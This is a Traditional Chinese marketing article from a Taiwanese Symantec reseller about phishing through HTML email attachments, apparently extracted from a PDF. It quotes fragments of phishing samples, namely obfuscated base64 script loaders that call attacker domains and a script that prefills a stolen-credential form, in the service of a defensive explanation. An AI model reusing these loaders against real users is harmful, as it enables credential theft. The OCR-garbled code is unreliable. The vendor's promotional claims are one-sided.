

保安資訊有限公司--賽門鐵克解決方案專家--原廠防護亮點分享

不管自建或雲端服務,賽門鐵克郵件過濾/ 安全解決方案 -- 徹底拆解 HTML 被用於網 路釣魚的面紗,提供郵件安全最高防禦力

2024年12月10日發布



點擊此處可獲取--最完整的賽門鐵克解決方案資訊

HTML(HyperText Markup Language,超文字標記語言)郵件比純文字郵件,更具美觀、創意以 及互動性,是行銷或商務往來較偏愛的郵件格式。但就如同老舊不再更新維護的網站一樣很容 易藏污納垢,被當成惡意軟體的宿主或散佈中心。使用 HTML 語法的電子郵件附件的網路釣魚 攻擊變得越來越複雜。攻擊者通常使用 HTML 檔案繞過郵件安全防護/過濾機制,將其偽裝成 合法文件,例如:發票或人資政策。這些附件可能包含會執行惡意的動作的內嵌式 JavaScript, 例如:將使用者重導向至釣魚網站或直接從使用者的裝置擷取憑證。使用程式碼混淆和已廢棄 的 JavaScript 函式等技術有助於逃避偵測,使得這些攻擊在 Office 365 等環境中尤其危險。


JavaScript 混淆在 HTML 網路釣魚攻擊中扮演關鍵的角色,可利用各種伎倆欺騙使用者並逃 避偵測:

● 混淆:攻擊者使用 JavaScript 來隱藏惡意程式碼,使安全系統難以辨識網路釣魚企圖。通 常會使用 atob() 和 document.write() 等技術來隱藏實際內容,直到網頁在瀏覽器中呈現。

```
160,710,710.0
```

**CDOCTYPE html>html

● 動態內容注入:JavaScript 可以在使用者互動後,動態地將網路釣魚表單插入網頁,這種 方法稱為 client-side cloaking(用戶端偽裝)。此舉可防止傳統偵測系統偵測到網路釣魚的意 圖,直到發現時為時已晚。



• 輸入驗證及提交: JavaScript 會驗證使用者的輸入並處理表單提交,通常會透過 AJAX 請

input class="hQZZxFLi" id="vflwKwL" title="2HcpoFECS" value="amFtZXMuYW5kZXJzb25AYXZpdmEuY29t" type="hidden"></input> <script
rc='data:text/html;base64,dEpjc6dqPWRvY3v2ZW5000FZRWh5Vz13aW5kb3dbYXRvY1g1WRc5amRXMWx1b1EiKV1bYXRvY1g1WTNKbF1YUmxSV3hsYldWdWBEI1dKCJzY3JpcHQiKTtBWUVoUldbYXRvY;
iYzWKaiTpXT0iaHR0cHM6Ly94bWFucHJvamVjLmxpZmUvZH1pL2luc3RhbGxlci9ob3NOWi4zL2FkbWluL2pzL2lmLnBocD9pZD1OUzh0SHYi03RKY3BnalsiYm8iKyJkeSJdLmFwcGVuZENoaWxkKEFZRWhSVy}
'></script>

求將擷取的憑證傳送至外部伺服器,使偵測工作更加複雜。

document.addEventListener("DOMContentLoaded", function(event) {

解碼上述內容可發現攻擊網頁(URL)。

nput class="hQZZxFLi" id="vflwKwL" title="2HcpoPECS" value="test8test.com" type="hidden"></input> <script
c='data:text/html;base64,tJcpgj=document;AYERRW=window[atob("ZG9jdWllbng")][atob("Y3J]YXRIRWxlbWVudA")]("script");AYERRW[atob("C3Jj")]="https://xmanprojec.life

unescape()和 String.fromCharCode()來隱藏惡意網頁、JavaScript 邏輯或內嵌資料。 (script)

● 解碼函數:混淆通常使用解碼函數,例如:atob()、decodeURIComponent()、decodeURI()、

```
// Define an object to store the email and its value
                 var vars = {};
                 // Extract email from the URL using regular expression
                 window.location.href.replace(/[?\&]+([^=\&]+)=([^\&]^*)/gi,\ function(m,key,value)\ \{a_{i}^{*},a_{i}^{*}\}
                   vars[key] = value;
                 // Access the email from the vars object
var email = vars["email"]; // Assuming the parameter name is "email"
                 if (email) {
                   document.getElementsByName('amg-email')[0].value = email;
document.getElementsByName('amg-email')[0].readOnly = true;
document.getElementsByName('amg-pass')[0].focus();
                 // Now you can use the 'email' variable as needed
                 console.log("Email:", email);
                 $(function() {
                   var obj = $(".dream-add-container");
obj.find(".new-dream").on("click", function() {
                      $(this).hide();
                   obj.find(".add-dream").stop().slideDown();
}).end().find(".btn-cancel").on('click', function(){
  obj.find(".add-dream").stop().slideUp(function(){
    obj.find(".new-dream").stop().fadeIn();
                   });
                 });
              });
            </script>
         <script>
         var url =
          var mdk = "aHR0cHM6Ly9qaWFubG9uZ2dyb3Vwcy5jb20vbWFpbC9hbS9vci5waHA=";
         function _0xf0697f(_0x4a5b29,_0x180544,_0x1627d3,_0xb70bb3){return _0x2813(_0x4a5b29- -0x2b2,_0x
         </script>
         </body>
         </html>
• Data 網頁 (URL): 攻擊者利用 Data 網頁 (URL) 來內嵌和混淆 HTML/JavaScript,並使用
   支援 JavaScript 執行的 MIME 類別,例如:application/javascript 或 SVG-images(image/
```

svg+xml) 等。 整體而言,JavaScript 提升網路釣魚攻擊的複雜性,使其更加強大且更難被安全解決方案偵 測到。儘管如此,下圖顯示賽門鐵克的郵件過濾/安全解決方案在對抗此類利用 HTML 功能攻 擊時的效益。

攔截 HTML 類型網路釣魚郵件 300000



賽門鐵克郵件過濾/安全解決方案 預測性垃圾郵件過濾系統專注於附件檔案的不同屬性,並適時部署其他電子郵件功能,以 捕捉快速演變的電子郵件威脅環境中的變化。在預測性垃圾郵件過濾系統的支援下,以電子郵

件為媒介的威脅會在造成損害之前被過濾和阻擋。事實證明,這種方法在協助偵測這些類型攻

關於賽門鐵克 (Symantec)

欲深入瞭解更多有關賽門鐵克郵件安全雲端服務(Email Security.Cloud)的詳細資訊,請點擊此處。

欲深入瞭解更多有關 Symantec Messaging Gateway 的資訊,請點擊此處。



擊的頻繁變化方面也是卓有成效的。

經過博通的網通晶片)軟體事業部的企業安全部門(SED),特別是近 年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框 架以及整合最完整的資安生態體系,讓賽門鐵克的解決方案在穩定

性、相容性、有效性以及資安生態系整合擴充性,有著脫胎換骨並超 越業界的長足進步。博通 (Broadcom) 是務實的完美主義者,致力於 追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝, 同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月 異的資安問題提供更好的解決方案,近三年 Symantec 很少出現在 由公關機制產生的頭版文章中,而且在全球前兩千大企業的市佔率及 營收成長均遠遠高於併入博通之前,增長幅度也領先其他競爭對手,

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom,美國股市代號 AVGO,全世界網際網路流量有 99.9%

是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證,也顯示大型企業顧客對轉型中的新賽門鐵 克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司,組合國際電腦(CA Technologies)以及雲端運算及 「硬體虛擬化」的領導廠商--VMware, 也是博通軟體事業部的成員)。2021 年八月,因應國外發動的針對性 攻擊日益嚴重,美國網路安全暨基礎架構安全管理署(CISA)宣布聯合民間科技公司,發展全國性聯合防禦計 畫 JCDC(Joint Cyber Defense Collaborative),而博通賽門鐵克是首輪被徵招的一線廠商,如就地緣政治考量, Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科 技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。



關於保安資訊 www.savetime.com.tw 保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導 廠商,被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全 力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整 合、教育訓練、顧問服務,特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效 益上,以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效 的技術支援回應,深獲許多中大型企業與組織的信賴,長期合作的意 願與滿意度極高。許多顧客樂意與我們建立起長期的友誼,把我們當 成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是

第一個被想到的求助暨諮詢對象。 保安資訊連絡電話:0800-381-500。

服務電話:0800-381500 | +886 4 23815000 | http://www.savetime.com.tw